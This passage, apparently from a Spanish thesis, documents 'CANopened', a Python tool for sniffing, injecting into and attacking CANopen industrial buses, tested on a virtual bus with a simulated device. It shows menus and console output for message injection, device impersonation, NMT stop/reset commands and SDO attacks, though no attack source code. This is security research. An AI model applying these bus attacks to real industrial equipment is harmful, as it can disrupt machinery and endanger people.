Aunque existen soluciones al problema (*Model One-to-Many Relationships with Embedded Document*, 2021), el modelo de datos que usa referencias entre documentos parece más adecuado para este desarrollo, además que es el modelo que se considera Normalizado.

La siguiente figura muestra cómo se organizan los objetos almacenados en la base de datos MongoDB.

Figura 7. Representación y relaciones de los datos almacenador por CANopened en MongoDB.




Fuente: Elaboración propia.

4.1.2. Idea principal de diseño de la interfaz

La interfaz gráfica de línea de comandos de todos los módulos sigue la siguiente estructura:

Figura 8. Estructura de las áreas en las que se divide la interfaz gráfica.



Fuente: Elaboración propia.

4.1.3. Idea principal de diseño de los módulos

El software se compone de un número de módulos, que pueden operar o ser ejecutados de manera independiente sin interacción entre ellos, o bien pueden ser ejecutados desde el módulo principal main.py, de manera que se lanzarán como subprocesos del módulo principal disponiendo así de la funcionalidad completa del software y de la posibilidad de comunicación o complementación entre ellos.

4.1.3.1. Estructura del módulo. Template.py

Los módulos que pueden ser ejecutados de manera independiente y que están basados en el módulo template.py, presentan la siguiente estructura, en este orden:

- Sección Import.
- Sección Module local variables and parameters.
- Sección Module functions.
- Sección Main function.
- Sección Entry point.

Si el módulo solo dispone de funciones y no es un módulo que pueda funcionar de manera aislada o independiente, las secciones Main function y Entry point no estarán presentes.

Sección Import

Se encuentra al inicio del módulo, e importa los módulos necesarios para que el módulo pueda funcionar, ya sea porque utiliza funciones, estructuras, objetos de estos módulos importados.

Sección Module local variables and parameters

Donde se definen las variables o parámetros locales del módulo.

Sección Module functions

En esta sección se definen las funciones o procedimientos que usará el módulo o los módulos que las invoquen.

Sección Module Main function

Función principal del módulo, que se ejecuta desde el punto de entrada. Si el módulo dispone de una interfaz de consola, compone el menú de opciones y lo muestra junto a la cabecera y barras de estado/informativas.

Sección Entry Point

Punto de entrada al módulo, cuando se ejecuta de forma independiente o bien se llama desde otro módulo.

4.1.4. Main.py. Punto de entrada al programa

El módulo principal, desde donde se puede acceder a todas las funcionalidades. Desde este módulo se puede ejecutar el resto de los módulos, cada uno con una funcionalidad específica. La aplicación permite lanzar los diferentes submódulos en un nuevo terminal.


En los siguientes apartados, se lista en detalle cada uno de estos submódulos, así como las funciones más características de cada uno y que se consiguen con cada una de estas.

A continuación, se enumeran algunas de las características o funcionalidades implementadas:

- Monitorización del bus.
- Escritura de mensajes en el bus.
- Recepción y respuesta a un mensaje.
- Carga de una sesión (en el momento en que se vaya a necesitar en un ataque).
- Salvar sesión actual (la sesión se salva tras lanzar el programa `receive.py`, que actúa de registrador para salvar los mensajes que aparecen en el bus).
- Buscar mensajes almacenados en la base de datos.
- Configurar el bus (por defecto `socketcan`, `vcan0`, `250000`).

La siguiente figura muestra el menú principal de la herramienta `CANopened`, desde donde se puede acceder a toda la funcionalidad.

Figura 9. Captura del menú principal CANopened.



```

  _____
 /         \
| CANOPENED |
 \         /
  _____

Current bus configuration: {socketcan} {vcan0} {250000}
Main Menu

> [1] Monitor
   [2] Injector
   [3] Responder
   [4] Configure bus
   [5] Attack!
   [b] Exit
```

Fuente: Elaboración propia.

4.1.5. Common.py. Funciones comunes a todos los módulos

El módulo `common.py` contiene las funciones comunes que se utilizan en el resto de los módulos, independientemente de la funcionalidad de estos. Por ejemplo, las siguientes funciones se encuentran disponibles:

- `def init_bus(interface_type: str, channel_name: str, bitrate_value: int).`
- `def execute_in_another_terminal(additional_arguments: str).`

Al ser un módulo que solo contiene funciones comunes, no se puede ejecutar de manera individual, no dispone de un `__main__`.

4.1.6. Graphical.py. Funciones de interfaz

El módulo `graphical.py` contiene las funciones comunes de interfaz gráfica, tales como

- Mostrar cabecera. `print_logo()`.
- Mostrar Barra de información. `print_bar(print_value)`.
- Limpiar pantalla. `clear_screen()`.
- Mostrar configuración actual del bus. `print_current_configuration()`.

Al ser un módulo que solo contiene funciones gráficas, no se puede ejecutar de manera individual, no dispone de un `__main__`.


4.1.7. Monitor.py. Monitorización del bus

El módulo monitor.py permite leer los mensajes presentes en el bus. Funciones disponibles:

- Lectura del bus en otro terminal y registro de los mensajes. sniff_bus_on_other_terminal(interface_type: str, channel_name: str, bitrate_value: int).
- Lectura del bus en mismo terminal. sniff_bus(interface_type: str, channel_name: str, bitrate_value: int).
- Lectura del bus en otro terminal. sniff_bus_viewer(channel_name: str).

A continuación, la siguiente figura muestra el menú principal del módulo monitor.py.

Figura 10. Captura del módulo de monitorización.



```

CANopened


Current bus configuration: {socketcan} {vcan0} {250000}
Main > Monitor Menu

> [1] Passive Scan with python_can_viewer
   [2] Passive Scan CANopened and Register
   [b] Back
```

Fuente: Elaboración propia.

Tras la selección de la opción 1, se ejecuta el módulo python_can_viewer en otro terminal, como se puede ver en la siguiente figura.

Figura 11. Ejecución del módulo python_can_viewer.




Count	Time	dt	ID	DLC	Data	Func code	Node ID
2	2.911626	0.000449	0x000	2	01 0A	NMT	0x0A
3	8.962482	2.014512	0x18A	8	50 0E 40 73 8A C5 C9 20	TPDO1	0x0A
3	8.951675	2.012499	0x28A	8	C2 D5 9F 0D BB E6 92 46	TPDO2	0x0A
3	8.955613	2.014434	0x38A	8	2B 5E EB 65 02 45 6D 7F	TPDO3	0x0A
3	8.962427	2.014387	0x48A	8	94 E7 F5 CE 52 20 B0 BC	TPDO4	0x0A
16	2.890022	0.031238	0x58A	8	60 00 20 32 00 00 00 00	SDO_TX	0x0A
19	2.879574	0.000384	0x60A	8	2B 00 20 32 03 00 00 00	SDO_RX	0x0A
3	10.033169	5.016641	0x701	1	05	HEARTBEAT	0x01
2	7.552127	5.017460	0x70A	1	7F	HEARTBEAT	0x0A

Fuente: Elaboración propia.

Si se selecciona la opción 2, se ejecuta el módulo receive.py y se muestra un diálogo para elegir el nombre con el que se salvará la sesión capturada, como muestra la siguiente figura.

Figura 12. Selección de nombre de sesión para guardar los mensajes.



Fuente: Elaboración propia.

La siguiente figura muestra la captura en el bus y registro en MongoDB de los mensajes, por parte del módulo receive.py.

Figura 13. Captura y registro de mensajes en la base de datos de MongoDB.

```
{'id': 'ID27', 'cobid': 522, 'device': 10, 'func_code': 'RPD01', 'txrx': 'Rx', 'dlc': 8, 'data': '0xed 0xf5 0xfc 0x3 0xe5 0xcf 0xdd 0xa6',  
'timestamp': 1642973449.596499, 'session_id': 'NewSession1', 'comment': 'No Comment'}  
1793  
{'id': 'ID28', 'cobid': 1793, 'device': 1, 'func_code': 'HEARTBEAT', 'txrx': 'na', 'dlc': 1, 'data': '0x5', 'timestamp': 1642973449.685242,  
'session_id': 'NewSession1', 'comment': 'No Comment'}  
650  
{'id': 'ID29', 'cobid': 650, 'device': 10, 'func_code': 'TPD02', 'txrx': 'Tx', 'dlc': 8, 'data': '0xd7 0x41 0xdb 0xe6 0xf1 0x85 0x26 0xe5',  
'timestamp': 1642973449.953631, 'session_id': 'NewSession1', 'comment': 'No Comment'}  
906  
{'id': 'ID30', 'cobid': 906, 'device': 10, 'func_code': 'TPD03', 'txrx': 'Tx', 'dlc': 8, 'data': '0xe1 0x9c 0xf3 0xb7 0x45 0xb4 0x8a 0x65',  
'timestamp': 1642973449.954241, 'session_id': 'NewSession1', 'comment': 'No Comment'}  
1162  
{'id': 'ID31', 'cobid': 1162, 'device': 10, 'func_code': 'TPD04', 'txrx': 'Tx', 'dlc': 8, 'data': '0x0 0x41 0xb 0xff 0xab 0xcd 0x9d 0x2',  
'timestamp': 1642973449.964669, 'session_id': 'NewSession1', 'comment': 'No Comment'}  
394  
{'id': 'ID32', 'cobid': 394, 'device': 10, 'func_code': 'TPD01', 'txrx': 'Tx', 'dlc': 8, 'data': '0x92 0x63 0x2 0xc8 0x20 0x1c 0x4c 0x98',  
'timestamp': 1642973449.964876, 'session_id': 'NewSession1', 'comment': 'No Comment'}
```

Fuente: Elaboración propia.


4.1.8. Injector.py. Escritura de mensaje en el bus

El módulo injector.py permite la escritura en el bus de un mensaje (o varios) o bien de una secuencia. Funciones disponibles:

- Escribir en el bus un mensaje PDO o SDO. send_one(interface_type: str, channel_name: str, bitrate_value: int, identifier: int, array_data: list).
- Escribir en el bus un mensaje NMT. send_nmt(interface_type: str, channel_name: str, bitrate_value: int, array_data: list).
- Escribir en el bus un mensaje Heartbeat. send_heartbeat(interface_type: str, channel_name: str, bitrate_value: int, identifier: int, array_data: list).

La siguiente figura muestra el menú principal del módulo injector.py y las opciones disponibles.

Figura 14. Captura del módulo de escritura en bus.



```

CANopen

Current bus configuration: {socketcan} {vcan0} {250000}
Main > Injector Menu

> [1] Random Message
   [2] Crafted Message
   [3] NMT message
   [4] Heartbeat
   [b] Back

```

Fuente: Elaboración propia.

En la siguiente figura se muestra la inserción de un mensaje aleatorio tras elegir la opción 1 y visualizado con el módulo `python_can_viewer`.


Figura 15. Resultado en el bus tras enviar un mensaje con valores de cobid y bytes aleatorios, visualizado con el módulo `python_can_viewer`.

Count	Time	dt	ID	DLC	Data	Func code	Node ID
1	0.000000	0.000000	0x6DD	8	09 34 D7 9D BC B0 9B EF		

Fuente: Elaboración propia.

La siguiente figura muestra la captura de un mensaje aleatorio mediante la herramienta `candump`.

Figura 16. Resultado en el bus tras enviar un mensaje con valores de cobid y bytes aleatorios, visualizado con `candump`.



```


$ candump vcan0
vcan0 625 [8] CC 5F 3B DE 4B D6 E6 F3

```

Fuente: Elaboración propia.

En la siguiente figura se muestra el menú de selección de valores (opción 2) para enviar un mensaje específico, pudiendo elegir el valor para el identificador can (cobid) y el valor de los 8 bytes de datos.

Figura 17. Menú de selección de para enviar un mensaje con valores de cobid y bytes especificados por el usuario.




```
CANopened
Current bus configuration: {socketcan} {vcan0} {250000}
Enter can identifier. Must be a number between [0,65535]: 123
Enter byte0. Must be a number between [0, 255]: 123
Enter byte1. Must be a number between [0, 255]: 123
Enter byte2. Must be a number between [0, 255]: 123
Enter byte3. Must be a number between [0, 255]: 123
Enter byte4. Must be a number between [0, 255]: 123
Enter byte5. Must be a number between [0, 255]: 123
Enter byte6. Must be a number between [0, 255]: 123
Enter byte7. Must be a number between [0, 255]: 44
```

Fuente: Elaboración propia.

La siguiente figura muestra la captura mediante la herramienta candump de un mensaje enviado con la opción 2.

Figura 18. Captura con candump de un mensaje insertado en el bus.




```
(ruzgrot@kali) - [~/PycharmProjects/CANopened]
$ candump vanc0
vanc0 7EE [8] 00 01 02 03 04 05 06 07
```

Fuente: Elaboración propia.

La siguiente figura muestra el diálogo para enviar un mensaje NMT mediante la opción 3 del menú.

Figura 19. Inyección en el bus de un comando NMT dirigido a un equipo específico.



```
CANopened
Current bus configuration: {socketcan} {vcan0} {250000}
Enter NMT Command. Only 1(Go to Start), 2(Go to Stop), 128(Enter Preop), 129(Reset) and 130(Reset Comms) are valid commands): 128
Enter can identifier. Must be a number between [0,127]: 10
```

Fuente: Elaboración propia.

La siguiente figura muestra el diálogo para insertar un mensaje Heartbeat en el bus, mediante la opción 4 del menú.

Figura 20. Inyección en el bus de un mensaje de Heartbeat (latido) de un equipo específico.



Fuente: Elaboración propia.

A continuación, la siguiente figura muestra la visualización en el bus del mensaje Heartbeat tras insertarlo en el bus mediante la opción 4 del menú.

Figura 21. Monitorización del bus de un mensaje Heartbeat (latido), mediante el módulo python_can_viewer.

Count	Time	dt	ID	DLC	Data	Func code	Node ID
1	0.000000	0.000000	0x70A	1	05	HEARTBEAT	0x0A

Fuente: Elaboración propia.


4.1.9. Responder.py. Recepción y respuesta a un mensaje

El módulo responder.py permite seleccionar un identificador de mensaje o COB-ID y tras interceptarlo, realizar una acción u acciones previamente definidas. Funciones disponibles:

- Elegir valores de captura (identificador).
- Elegir valores de captura desde una sesión salvada.
- Capturar y responder (en función del mensaje que se ha capturado, ahora se puede buscar cómo responder en la colección, o bien con el mensaje escrito directamente por el usuario).

A continuación, la siguiente figura muestra el menú principal del módulo responder.py.


Figura 22. Menú de configuración del módulo responder.py para capturar y responder.



Fuente: Elaboración propia.

En la siguiente figura se muestra el diálogo que aparece tras elegir la opción 1, permitiendo elegir el mensaje a capturar.


Figura 23. Especificación del identificador COB-ID para capturar los mensajes.



Fuente: Elaboración propia.

En la siguiente figura se muestra la opción para ejecutar el capturador del mensaje introducido.


Figura 24. Puesta en marcha de la captura de mensajes.



Fuente: Elaboración propia.

Como se muestra en la siguiente figura, tras capturar el mensaje especificado, se muestra un mensaje al usuario advirtiéndole de que el mensaje esperado ha aparecido en el bus.

Figura 25. Captura del mensaje con COB-ID 291 (123 en hexadecimal).



Fuente: Elaboración propia.

4.1.10. Receive.py. Registro de mensajes


El módulo receive.py permite el almacenamiento de los diferentes mensajes que se han enviado por el bus. Se puede ejecutar desde el menú monitor.py, o bien individualmente.

A este módulo se envían los mensajes capturados en el bus, y se insertan en una base de datos MongoDB como documentos json.

Cuando se lanza el programa, se solicita al usuario que inserte un nombre para la sesión actual. Desde ese momento, todos los mensajes que aparezcan en el bus se registraran en MongoDB bajo ese nombre de sesión o colección de documentos.

La siguiente figura muestra el diálogo para la selección de ese nombre.

Figura 26. Selección del nombre de sesión sobre la que guardar los mensajes capturados.



Fuente: Elaboración propia.


Al iniciar una sesión nueva, los mensajes que se capturen van directamente a una nueva colección como documentos.

Este módulo no dispone de funcionalidad adicional ni funciones disponibles.

4.1.11. Atacker.py. Menú de ataque

El módulo `ataquer.py` ofrece el menú con los distintos ataques disponibles. La siguiente figura muestra el menú de selección de los ataques disponibles.

Figura 27. Menú principal de la herramienta `atacker.py`.



```
CANopened
Current bus configuration: {socketcan} {vcan0} {250000}
Current bus configuration: {socketcan} {vcan0} {250000}
Collections in canopened db: ['Session1', 'Session2']
Main > Attack Menu
> [1] Attack NMT protocol
[2] Attack SDO configuration
[3] Supplant device
[4] Stop/Disable device
[5] Scan Object Dictionary
[b] Back/Exit
```


Fuente: Elaboración propia.

Al ejecutarse, permite seleccionar una sesión almacenada en la base de datos (una colección), y usar los mensajes contenidos en esta sesión para ejecutar los ataques.

- Atacar con el protocolo NMT.
- Atacar con la configuración SDO.
- Suplantar a un equipo.
- Detener/inhabilitar un equipo.
- Escanear el diccionario de objetos.

La siguiente figura muestra el diálogo para seleccionar la sesión almacenada de la que se recuperarán los datos necesarios para los ataques.

Figura 28. Selección de las sesiones disponibles en la base de datos, para utilizarla como base.




```
CANopened
Current bus configuration: {socketcan} {vcan0} {250000}
Current bus configuration: {socketcan} {vcan0} {250000}
Collections in canopened db: ['NewSession1', 'Session1']
['NewSession1', 'Session1']
Select one of the session displayed: Session1
```

Fuente: Elaboración propia.

La siguiente figura muestra algunas de las preguntas necesarias para recuperar información previa al ataque, que el usuario debe responder.

Figura 29. Preguntas previas al lanzamiento de un ataque: nombre de sesión, equipo al que dirigir el ataque, comando a enviar (en el caso de ataque NMT).



```
Current bus configuration: {socketcan} {vcan0} {250000}
Current bus configuration: {socketcan} {vcan0} {250000}
Collections in canopened db: ['NewSession1', 'Session1']
['NewSession1', 'Session1']
Select one of the session displayed: Session1
The following devices were present in Session1
[0, 1, 10]
Select one of the equipments in list: [0, 1, 10]10
Select one of the commands (2 = Stop, 129 = Reset, 130 = Reset Com): 130
Send selected NMT command (130) to device 10?
['Yes', 'No']
Select one of the values displayed: Yes
```

Fuente: Elaboración propia.

4.1.12. Database.py. Módulo de interacción con base de datos MongoDB

Este módulo ofrece una interfaz de comunicación con la base de datos MongoDB. Algunas de las funciones disponibles incluyen:

- Obtiene un cliente para conectar a la base de datos.
- Obtiene todas las colecciones (sesiones) de la base de datos.
- Obtiene todos los equipos que han aparecido en una sesión.
- Obtiene todos los mensajes de una sesión.
- Obtener todos los mensajes cuyo valor de atributo coincida con el especificado.
- Obtener el tiempo de repetición un mensaje PDO de un equipo.
- Obtener todos los mensajes TPDO de un equipo.
- Obtener los identificadores distintos de TPDO de un equipo.
- Obtener todos los mensajes RPDO de un equipo.
- Obtener los identificadores distintos de RPDO de un equipo.
- Obtener todos los mensajes SDO de un equipo.
- Obtener los mensajes CSDO de un equipo.
- Componer un mensaje CANopenMsg.
- Obtener todos los mensajes SSDO de un equipo.
- Obtener el mensaje SSDO correspondiente a un CSDO.

4.1.13. CANequipment.py. Módulo que simula un equipo esclavo CANopen

Este módulo permite simular un equipo esclavo en la red CANopen. Los argumentos necesarios para su ejecución son:

- Argumento 1: Id de Nodo. Identificador de nodo en el bus. En el ejemplo, 10.
- Argumento 2: Estado inicial con el que se lanzará el esclavo simulado. En el ejemplo, 127, preoperacional.

La siguiente figura muestra el programa CANequipment.py en ejecución.

Figura 30. Ejecución del programa CANequipment.py, para simular un equipo esclavo con identificador de dispositivo 10 y un estado inicial de preoperacional (127).

```
└─$ python3 CANequipment.py 10 127
Equipment 10 with initial state in Pre-operational
NMT launched
Device 10 started ... Initial state machine with value Pre-operational
Heartbeat is set to: 5.0 seconds
HB launched
config_first_step started
```

Fuente: Elaboración propia.

Una vez lanzado, se ejecutan los siguientes hilos:

- Un hilo que se encarga de capturar los mensajes NMT destinados al equipo y tras esto, cambiar su estado.
- Un hilo que publica el estado actual del equipo, mediante un mensaje Heartbeat (latido).
